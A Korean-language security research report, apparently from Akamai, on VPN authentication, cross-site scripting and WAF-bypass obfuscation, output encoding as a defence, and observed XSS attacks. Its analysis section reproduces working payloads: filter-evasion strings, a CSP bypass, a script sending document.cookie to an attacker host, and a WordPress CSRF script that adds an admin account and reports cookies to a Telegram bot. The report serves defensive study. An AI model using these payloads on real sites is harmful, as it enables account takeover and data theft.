AD와 같은 기존 인증 서비스를 사용해 VPN 사용자를 인증하고 싶을 수 있지만, 이는 피하는 것이 좋습니다. VPN을 제어할 수 있는 공격자는 인증정보를 획득하고 이를 사용해 내부 자산으로 피벗해 VPN을 단일 장애 지점으로 만들 수 있습니다.

대신 별도의 전용 방법을 사용해 VPN에 사용자를 인증하는 것이 좋습니다. 예를 들어, 이 용도로 특별히 발급된 인증서를 사용해 인증서 기반 인증을 수행하세요.

제로 트러스트 네트워크 접속 사용

기존 VPN의 주요 문제 중 하나는 네트워크에 대한 접속 권한을 부여하는 '전부 아니면 전무' 접근 방식입니다. 이때 사용자는 'In'(네트워크에 완전히 접속할 수 있음)이거나 'Out'(아무것도 접속할 수 없음)인 상태입니다.

이 두 가지 옵션 모두 문제가 있습니다. 한편으로는 사용자에게 내부 애플리케이션에 대한 원격 접속 권한을 제공해야 합니다. 다른 한편으로는 공격자가 VPN 서버를 감염시킬 경우 네트워크에 대한 전체 접속 권한을 얻지 못하게 해야 합니다.

제로 트러스트 원칙에 기반한 ID 인식 보안은 기존의 VPN에 대한 보다 안전한 대안을 제공합니다. 이 접근 방식은 ID 기반 정책과 사용자 위치, 시간, 디바이스 보안을 포함한 실시간 데이터를 사용해 사용자에게 필요한 애플리케이션에만 접속 권한을 부여함으로써 광범위한 네트워크 수준의 접속 권한을 제거합니다. 이를 통해 안전한 애플리케이션 접속을 위한 VPN 및 기타 어플라이언스 기반 솔루션의 유지 관리 및 패치 적용에 따른 리스크를 방어합니다. 더 나아가 엔티티별로 네트워크 접속 정책을 정의함으로써 사용자가 승인된 원격 작업을 수행하도록 허용하는 동시에 잠재적인 유출로 인한 영향을 최소화할 수 있습니다.

리서치 연구

크로스 사이트 스크립팅

웹 애플리케이션은 사용자가 제공한 데이터를 수락, 처리 및 반환하도록 구축되었습니다. 사용자 인풋은 현재 인터넷을 뒷받침하는 기능이지만 신뢰할 수 없습니다.

크로스 사이트 스크립팅(XSS)은 웹 애플리케이션이 신뢰할 수 있는 데이터와 신뢰할 수 없는 데이터를 제대로 구분하지 못할 때 발생할 수 있습니다. 문제는 맥락이 부족하기 때문입니다. XSS 취약점이 있는 코드에서는 HTML 내에 있는 데이터가 신뢰할 수 있는 소스에서 제공되는지 여부를 알 수 없습니다. **코드를 작성하는 엔지니어도 아마 모를 것입니다. 사용자 인풋이 이 지점에 도달할 때까지 수십 개의 다른 코드를 거쳤을 수 있습니다.** 아니면 이 코드는 신뢰할 수 있는 데이터를 사용했지만 업스트림 변경으로 인해 이제 신뢰할 수 없는 사용자 인풋을 처리하고 있을 수도 있습니다.

이러한 맥락 문제를 해결할 쉬운 방법은 없지만 이를 극복하는 데 도움이 되는 방법은 있습니다. 최신 프레임워크는 엔지니어가 신뢰할 수 없는 데이터를 탐지하는 데 도움이 될 수 있습니다. 다른 팀원이 코드 변경에 대한 업계 동료 평가를 요청하는 것도 맥락을 추가하는 데 큰 도움을 줄 수 있는 또 다른 방법입니다. 그러나 이 두 가지 방법도 결코 문제 해결을 보장해 주지는 못합니다. 대부분의 상황에서 효과가 있을까요? 아마도 그럴 것입니다. 하지만 모든 상황에서 효과가 있는 것은 아닙니다. '심층적 방어'라는 말을 듣는 데 지쳤을 수도 있지만 이 접근 방식은 이 문제를 확실하게 해결할 수 있는 유일한 실행 가능한 방법입니다.

XSS는 사라졌을까요?

지난 15년 동안, XSS가 '사라졌다'는 주장과 특정 웹 프레임워크가 XSS로부터 '안전하다'는 주장들이 있었습니다. 주요 웹 브라우저는 XSS를 방지하기 위해 모듈을 도입했지만, 이제는 더 이상 사용되지 않습니다. XSS는 이제 정말로 완전히 사라진 것일까요? 이 글을 읽고 있다면 이 질문에 대한 답을 이미 알고 계실 것입니다. XSS는 웹 애플리케이션에서 발견되는 가장 흔한 취약점 중 하나이며 앞으로도 그럴 것입니다.

이 리서치 연구는 JavaScript 맥락에서 사용자 제어 인풋을 직접 반영하는 XSS 취약점에 초점을 맞추고, 보안팀 직원들이 아웃풋 인코딩을 통해 심층적 방어를 추가해야 하는 이유를 살펴봅니다. 우리의 목표는 이러한 XSS 공격으로부터 애플리케이션을 보호하는 데 필요한 툴을 보안팀 직원들에게 제공하는 것입니다.

XSS 기본 개념

XSS 취약점은 웹 애플리케이션이 신뢰할 수 없는 JavaScript를 실행하게 하는 주입 공격의 일종입니다. 대부분의 경우 이는 웹 브라우저에서 이 문제가 발생합니다. XSS 종류에 따라 미묘한 차이가 있지만 일반적으로 웹 애플리케이션은 사용자의 콘텐츠를 수락해 웹 브라우저로 반환합니다. 브라우저는 웹 서버에서 들어오는 모든 콘텐츠를 신뢰할 수 있다고 가정합니다. 따라서 스크립트는 쿠키, 세션 토큰 및 취약한 웹 사이트의 브라우저에서 저장한 기타 모든 정보에 접속할 수 있습니다. 피해자의 웹 브라우저에서 공격자가 제어하는 코드를 유연하게 실행할 수 있기 때문에 XSS 공격이 성공하면 세션 하이재킹 또는 피해자의 민감한 정보 유출 등 광범위한 결과가 발생할 수 있습니다.

크로스 사이트 스크립팅(XSS) 취약점 분류

XSS 취약점을 분류하고 정렬하는 방법은 여러 가지가 있습니다. XSS 취약점을 분류하는 가장 일반적인 방법은 반영, 저장 및 문서 오브젝트 모델(DOM) 기반 등 종류에 따라 다릅니다. 또한 보안 커뮤니티에서는 신뢰할 수 없는 데이터가 사용되는 위치를 지정하기 위해 '클라이언트' 및 '서버'라는 용어를 추가하기 시작했습니다. 하지만 이 보고서의 경우 XSS를 두 가지 범주로 구분합니다.

1. JavaScript 맥락을 생성해야 하는 페이로드
2. 브라우저에 반영되는 방식 때문에 이미 JavaScript 맥락을 있는 페이로드

JavaScript 맥락을 생성해야 하는 페이로드

첫 번째 카테고리는 고전적인 XSS 공격과 연관시키는 것일 가능성이 큽니다. 이러한 공격에는 일반적으로 JavaScript를 호출한 다음 스크립트를 실행하는 HTML을 보내는 작업이 포함됩니다. 이를 수행하는 몇 가지 방법이 있습니다.

페이로드는 스크립트 태그 자체를 삽입할 수 있습니다.

```
JavaScript
<script>alert(1)</script>
```

또는 여러 HTML 특성 중 하나를 사용해 JavaScript에서 어떤 것이 실행되어야 하는지 지정할 수 있습니다.

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

마지막으로 페이로드는 이벤트 핸들러를 사용해 JavaScript를 실행할 수 있습니다.

```
JavaScript
<body onload=alert(1)>
```

일반적으로, 이와 같이 페이로드를 탐지하고 차단하는 것은 매우 간단합니다. 유효한 HTML에 스크립트 태그가 있거나 이벤트 핸들러가 포함된 유효한 HTML이 있으면 해당 태그를 차단합니다.

JavaScript 맥락이 이미 있는 페이로드

이 두 번째 카테고리는 확실하게 탐지하고 차단하기가 훨씬 더 어렵습니다. JavaScript 내에서 사용자 인풋을 반영하는 것은 공격자에게 JavaScript의 완전한 유연성을 제공하기 때문에 매우 위험합니다. 이는 사용자 지정 브라우저 측 JavaScript를 사용하는 웹 애플리케이션에서 가장 흔히 볼 수 있습니다. 그러나 이것이 웹 애플리케이션이 XSS 취약점을 가지는 필수 조건은 아닙니다. 사용자 인풋이 JavaScript에 반영되는 모든 상황은 페이로드가 JavaScript 자체를 호출할 필요가 없는 시나리오를 생성합니다. 대부분의 경우 이는 JavaScript 문자열 내에서 사용자 제어 인풋을 사용함으로써 발생합니다.

예를 들어, 다양한 종류와 크기의 상자를 판매하는 웹사이트가 있다고 가정해 보겠습니다. 사용자가 특정 종류의 상자를 검색할 수 있는 검색 페이지가 있습니다. 사용자가 특정 상자를 검색할 때 검색 결과로 돌아가기 위한 뒤로 가기 버튼을 동적으로 생성하라는 HTTP 요청이 있습니다.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

결과 HTTP 응답은 다음과 같습니다.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

보시다시피 반환 인수를 통한 사용자 인풋은 스크립트 태그 내에 반영됩니다. 따라서 이를 악용하려면 공격자가 반환된 문자열 'Return to all monitors'에서 벗어나 새로운 JavaScript를 삽입하기만 하면 됩니다. 이 작업은 페이로드의 시작과 끝에 따옴표를 추가해 수행할 수 있습니다.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

이 페이로드로 인해 다음과 같은 HTTP 응답이 발생합니다.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

원본 문자열을 닫으면 브라우저가 알림 기능을 실행하고 클래식 XSS 팝업 상자를 표시합니다. 'alert(1)' 페이로드는 잘 알려진 XSS 페이로드이며 쉽게 탐지할 수 있습니다. 공격자는 이를 알고 모든 필터나 웹 애플리케이션 방화벽(WAF)을 우회하기 위해 방향을 바꿀 것입니다. JavaScript의 유연성 덕분에 이 페이로드는 시작에 불과합니다.

JavaScript 문자열과 변수를 활용한 재미있는 작업

일단 삽입 지점이 식별되면 대부분의 공격자들은 선호하는 XSS WAF 우회 치트시트를 잡고 페이로드를 반복합니다. 일반적으로 이는 성공적이지 않습니다. 하지만 결심한 공격자들은 WAF를 우회하기 위해 수동으로 페이로드를 테스트하기 시작합니다. 이 경우 가장 일반적인 첫 번째 피벗은 변수를 사용해 페이로드를 분해하고 난독화하는 것입니다. 그러면 페이로드는 'alert(1)'을 보내는 대신, 변수에 함수를 설정한 다음 해당 변수를 호출합니다.

```
JavaScript
a=alert,a(1)
```

보시다시피, 원래 페이로드의 대부분이 여전히 존재하므로 탐지 문제가 발생하지 않습니다. 이 페이로드가 성공하려면 변수에 설정되는 값이 전체 함수 이름이어야 합니다. 이렇게 하면 함수 이름 자체의 난독화를 방지할 수 있습니다.

다음 논리적 단계는 함수 이름 자체를 난독화하는 방법을 찾는 것입니다. **편리하게도 JavaScript에는 JavaScript 코드인 것처럼 문자열을 동적으로 평가하는 몇 가지 방법이 있습니다.** 가장 잘 알려진 방법은 eval 함수를 사용하는 것입니다. 문자열 'alert'의 다른 부분을 개별 변수에 설정한 다음 평가해 보겠습니다.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

eval 함수는 매우 잘 알려져 있으며 안정적으로 탐지할 수 있습니다. 그러나 문자열을 동적으로 평가하는 데 사용할 수 있는 창 오브젝트의 여러 속성도 있습니다. 페이로드는 문자열을 직접 참조하거나 문자열을 포함하는 변수를 전달할 수 있습니다.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

이러한 페이로드는 조금 더 어렵습니다. eval 함수는 위험한 것으로 잘 알려져 있으며 개발자는 정상적인 방식으로 거의 사용하지 않습니다. 창 오브젝트와 다양한 속성에 대해서는 마찬가지라고 할 수 없습니다. 창 자체는 사용자가 브라우저에서 보는 것입니다. 웹 페이지를 변경하는 경우 창을 변경하는 것입니다. 따라서 **이러한 페이로드를 탐지하려면 속성을 찾은 다음 해당 속성 내에서 무엇이 실행되는지 확인해야 합니다.**

속성으로 전달되는 문자열을 추가적으로 난독 처리하는 여러 가지 방법이 있습니다. 모든 페이로드가 성공하려면 문자열이 실행하려는 JavaScript로 확인되어야 한다는 점을 명심하세요.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

이는 JavaScript에서 문자열을 난독화할 수 있는 사실상 무한한 수의 방법 중 일부에 불과합니다. 이러한 기술 중 다수는 서로 교환하거나 결합할 수 있습니다. 예를 들어, 위에서 논의한 각 기술을 사용하는 페이로드는 다음과 같습니다.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

XSS 완화 및 방어

이러한 종류의 취약점을 방지하는 유일한 실행 가능한 솔루션은 심층적인 보안을 사용하는 것입니다. 코드 검토나 WAF와 같은 것은 XSS 취약점의 도입 및 악용을 방지하는 데 도움이 될 수 있습니다. 그러나 **가장 효과적인 단계 중 하나는 모든 사용자 제어 매개변수에 아웃풋 인코딩을 추가하는 것입니다**. 이 작업은 여러 가지 방법으로 수행할 수 있으며, 사용 중인 웹 프레임워크에 따라 달라집니다. 아웃풋 인코딩이 XSS 취약점을 방지하는 이유를 살펴보겠습니다.

충분한 보호를 제공하기 위해 사용자 인풋이 안전하도록 인코딩해야 하는 특정 문자가 있습니다. 이러한 문자가 인코딩되면 반영된 인풋의 의도된 맥락에서 벗어나는 데 사용되는 것을 방지합니다. 이러한 문자 및 해당 HTML 인코딩 버전은 다음과 같습니다.

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

사용자 제어 인풋이 JavaScript 내에 반영되면 공격자는 기존 문자열에서 벗어나기만 하면 됩니다. 그리고 이것이 바로 아웃풋 인코딩이 방지하는 것입니다.

이를 설명하기 위해 이전 예를 다시 살펴보겠습니다. 다음은 아웃풋 인코딩 없이 전송되고 반영되는 페이로드입니다. 원본 문자열을 종료하기 위해 페이로드의 시작과 끝에 따옴표가 추가된 것을 주목하세요.

요청:

```
JavaScript
GET /shop/product/search.js?return=”-alert(1)-” HTTP/1.1
```

응답:

```
JavaScript
<script type=”text/javascript”>
      var returnPath = encodeURIComponent(“Return to all “-alert(1)-””);
</script>
```

페이로드를 그대로 반영하는 대신, 아웃풋 인코딩은 반환된 HTML에 배치되기 전에 사용자 인풋을 변경합니다. 이 페이로드의 경우 따옴표를 HTML 인코딩합니다. 따라서 결과 응답은 다음과 같습니다.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

인코딩으로 인해 페이로드는 더 이상 기존 문자열을 종료하고 의도한 JavaScript를 실행할 수 없습니다. **적절한 아웃풋 인코딩 및 기타 제어 기능을 갖춘 보안팀 직원들은 XSS 취약점의 유행을 크게 줄일 수 있습니다**. 대부분의 웹 프레임워크에는 이를 달성할 수 있는 내장 함수가 있습니다. 그러나 다른 모든 것과 마찬가지로 그 자체로는 문제를 해결할 수 있다는 보장이 없습니다. 아웃풋 인코딩이 제대로 구축되면 우회하기가 매우 어렵지만 불가능한 것은 아닙니다.

다행히 팝업 상자는 위협이 되지 않습니다

애플리케이션을 보호하는 것은 진정한 팀워크가 필요한 작업이며, 보안 통제 레이어를 차례차례 구축해야 합니다. 이 데모에서는 페이로드가 비교적 무해하며 브라우저에 팝업 상자만 만듭니다. 이러한 데모는 일반적으로 XSS 취약점의 존재를 입증하는 데 사용되지만 팝업 상자는 위협이 아닙니다.

공격자들이 XSS를 무기로 만드는 방법에 대해 자세히 알아보려면 Akamai 연구원들이 올해 발견한 실제 사례를 살펴보겠습니다.

원격 리소스 삽입 통한 XSS 악용에 대한 심층 분석

XSS 악용이 미칠 수 있는 영향을 제대로 보여주기 위해 Akamai Security Intelligence Group은 클라우드 보안 인텔리전스(CSI) 플랫폼에서 수집한 XSS 데이터에 대한 심층 분석을 수행했습니다. 이 분석의 목적은 취약한 기법을 탐지하기 위한 간단한 개념 증명(PoC) 탐색 요청에 대해 실제 악용 시도 중에 사용된 특정 기법을 탐지하는 것이었습니다. **더 구체적으로, 스캐너가 실행하는 프로브 대신 원격 JavaScript 리소스를 페이지에 임베드하려는 XSS 공격을 분석했습니다.**

앞서 언급했듯이, 반사된 XSS PoC 페이로드의 대부분은 본질적으로 양성이며, 이들은 alert(), prompt() 또는 confirm()과 같은 JavaScript 메서드 중 하나를 호출하려고 합니다. 이는 XSS 취약점이 실제로 존재하고 페이로드가 실제로 브라우저의 JavaScript 엔진에 의해 실행된다는 것을 스캐너가 증명하는 사실상의 방법이었습니다. 그러나 이러한 페이로드는 최종 사용자를 악용하려고 시도하지 않습니다.

분석 범위 및 결과

이 설문조사를 위해 우리는 2024년 12월 동안 7일간의 JavaScript 삽입 시도를 검토했습니다. 잠재적인 악성 동작을 분석하기 전에, 원격 JavaScript 리소스를 참조하는 모든 요청을 식별하기 위해 광범위한 탐색을 수행할 필요가 있었습니다. 이 데이터를 수집하면 JavaScript 코드의 의도를 파악하기 위해 더 깊이 파고들 수 있었습니다.

원격 JavaScript 코드 참조의 대다수(98% 이상)는 다음과 같은 정상적인 JavaScript 프레임워크와 관련이 있습니다.

- 광고 기술
- 사용자 경험 또는 사용자 인터페이스 관련 프레임워크
- 사용자 또는 사이트 애널리틱스

버그 바운티 블라인드 XSS 테스트

또한 Akamai의 공개 버그 바운티 프로그램에 참여한 버그 헌터가 사용한 페이로드의 양도 많았습니다. 버그 바운티 프로세스에 원격 소스 JavaScript를 사용하는 데는 세 가지 주요 동기가 있습니다.

1. **XSS 삽입 기법에는 크기 제한이 있습니다.** 버그 헌터는 매개변수가 XSS에 취약하다는 것을 식별할 수 있지만, 중요도를 입증하는 능력을 제한하는 크기 제한이 있습니다. 이러한 크기 제한으로 인해 PoC 코드를 실행하기가 어렵습니다. 이러한 상황에서 버그 헌터는 자신이 제어하는 원격 JavaScript 파일을 참조하는 작은 페이로드를 사용할 수 있습니다. 다음 스크린샷에서 공격자는 http://NJ.Rs URL을 포함시키려고 합니다.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **블라인드 자동화.** 버그 헌터가 원격 XSS 서비스를 호스팅할 수 있는 경우, 이 방법은 XSS 페이로드가 실제로 실행되는 자동화 테스트 시나리오의 일부로 사용될 수 있습니다. 일반적인 수동 반영 XSS 테스트의 경우, 버그 헌터는 페이로드가 웹 브라우저에서 실행되는지 확인해야 하며, 이는 확장하기가 더 어렵습니다. 반대로, 블라인드 XSS 테스트를 통해 버그 헌터는 원격 소스 JavaScript 코드를 모든 표적 매개변수에 삽입한 다음 원격 XSS 서비스를 모니터링해 호출이 이루어졌는지 확인합니다. 그런 다음 쉽게 추적해 어떤 사이트와 매개변수가 악용되었는지 확인할 수 있습니다. 다음은 버그 바운티 헌터가 사용하는 매우 크고 복잡한 블라인드 XSS PoC 파일 헤더에 대한 예시입니다.

JavaScript

```
/** ,    ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_ _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
     (O)     \ \ /\ / / _` | '__| '_ \| | '_ \/ _` |    to test applications for (cross-site-scripting) weaknesses.
   __||__    \) \ V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,_|    If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/   without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\ /____\          aviso!  Предупреждение!  peringatan!           STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

블라인드 XSS 서비스는 다음과 같습니다.

- 무료 자체 호스팅
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- 무료 써드파티 호스팅
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **콘텐츠 보안 정책 우회.** 버그 헌터가 표적 사이트에 XSS 취약점이 있지만 악용을 완화하는 콘텐츠 보안 정책(CSP)이 있는 시나리오에 직면하면 악용될 수 있는 CSP 약점이 있을 수 있습니다. 예를 들어, 이 CSP 응답 헤더를 고려해 보세요.

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src
'none' ;report-uri /Report-parsing-url;
```

이 정책은 Angular JS에서 스크립트 로딩을 위한 도메인을 허용 목록에 추가하며, 콜백 함수를 호출하고 특정 취약한 클래스를 사용하는 다음 페이로드를 통해 우회할 수 있습니다.

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

공격자의 기법

원격으로 소싱된 JavaScript의 목적을 분류해 보면, 쿠키 도용, 웹사이트 훼손, 세션 라이딩/교차 사이트 요청 위조(CSRF) 등 실제 공격자의 기법에 대한 예가 많이 있습니다.

- **쿠키 도용.** 공격자는 세션 쿠키 데이터를 자신이 제어하는 사이트로 보내 계정 탈취 공격에 사용하려고 시도합니다. 다음 예에서는 URL, 참조자 및 document.cookie 데이터를 캡처해 XHR 요청에 따라 공격자의 사이트로 보냅니다.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **웹사이트 변조.** 공격자는 다음 예제 코드 조각과 같이 클라이언트에게 표시할 새로운 HTML 페이지를 생성하기 위해 document.documentElement.innerHTML을 사용하는 JavaScript를 삽입합니다.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69, 32,
104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101, 110,
34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97, 32, 99,
104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32, 60, 109,
101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116, 34, 32,
99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118, 105,
99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115, 99,
97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101, 62,
72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114, 60,
47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114, 101,
108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

그림 19는 DevTools가 열려 있는 Brave 웹 브라우저의 스크린샷, 기본 코드 및 훼손된 결과 HTML을 보여줍니다




그림 19: XSS 웹사이트 인수

- **세션 라이딩/CSRF.** WordPress 관리자를 대상으로 하는 블라인드 세션 라이딩/CSRF 공격을 실행하려는 공격자의 사례를 많이 보았습니다. 이러한 페이로드는 WordPress 관리자가 어떻게든 공격 페이로드가 있는 로그 파일이나 HTML 페이지를 볼 수 있기를 바랍니다. 이 페이로드가 관리자의 브라우저에서 실행되면, 엔드포인트 URL에서 유효한 REST 'nonce' 값을 획득한 후 가짜 관리자 계정을 추가하려고 시도합니다. 아래의 예제 코드는 원하는 논리를 달성하고, 또한 공격자의 Telegram 채널에 감염 세부 정보를 전송합니다.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

아직 사라지지 않음

XSS는 사라지지 않았으며 여전히 웹 애플리케이션이 직면한 가장 큰 위협 중 하나입니다. XSS는 단순한 PoC 팝업 창을 넘어서는 더 광범위한 세계에서 발생하고 있습니다. 악성 공격자들은 다양한 악질적인 목적을 위해 XSS의 취약점을 악용하고 있습니다.

기업에서는 취약점 스캔을 실시하고 웹 애플리케이션 방화벽을 배포해 취약한 사이트를 보호함으로써 웹 애플리케이션 내의 XSS 취약점 악용을 방어할 수 있습니다. 최종 사용자는 항상 최신 버전의 웹 브라우저를 사용해야 하며(많은 경우 XSS 보호 기능이 내장되어 있음) NoScript와 같은 보안 플러그인 설치를 고려해야 합니다.

호스트 보안

호스트 보안은 오늘날의 사이버 보안 세계에서 핵심적인 요소입니다. 컨테이너는 앱과 실행에 필요한 모든 것을 포함하는 컴팩트하고 독립적인 패키지와 같습니다. 부피가 큰 VM과 달리 컨테이너는 호스트 시스템과 직접 작동해 가볍고 배포하기 쉽습니다.

컨테이너는 놀라운 유연성을 제공하지만 새로운 보안 문제도 초래합니다. 호스트 보안을 구축하려면 신중한 계획과 잠재적 리스크에 대한 깊은 이해가 필요합니다. 이는 단순히 보호에만 그치지 않고 끊임없이 변화하는 디지털 환경에 적응할 수 있는 강력한 방어 체계를 조성하는 것입니다. 결론은? 오늘날의 기술 환경에서 스마트 호스트 보안은 단순한 옵션이 아니라 필수입니다.

보안 심층 프레임워크의 이 마지막 섹션에서는 쿠버네티스의 기회와 과제에 대해 자세히 다룹니다.

리서치 연구

쿠버네티스

쿠버네티스는 오픈 소스 컨테이너 오케스트레이션 프레임워크입니다. 쿠버네티스에 인프라와 애플리케이션(컨테이너 형태)이 제공되면 이를 배포하고 관리하며 부하 분산, 장애 대응, 워크로드 확장과 같은 작업을 처리할 수 있습니다. 이는 분산 컴퓨팅 분야에서 강력한 역할을 하는 기술이며, 그만큼 공격자들에게 매력적인 표적이기도 합니다. 쿠버네티스는 기업 인프라와 코드, 특히 중요한 구성요소를 관리하는 데 사용되므로, 이를 유출하거나 악용하는 공격이 성공할 경우 심각한 영향을 초래할 수 있습니다.

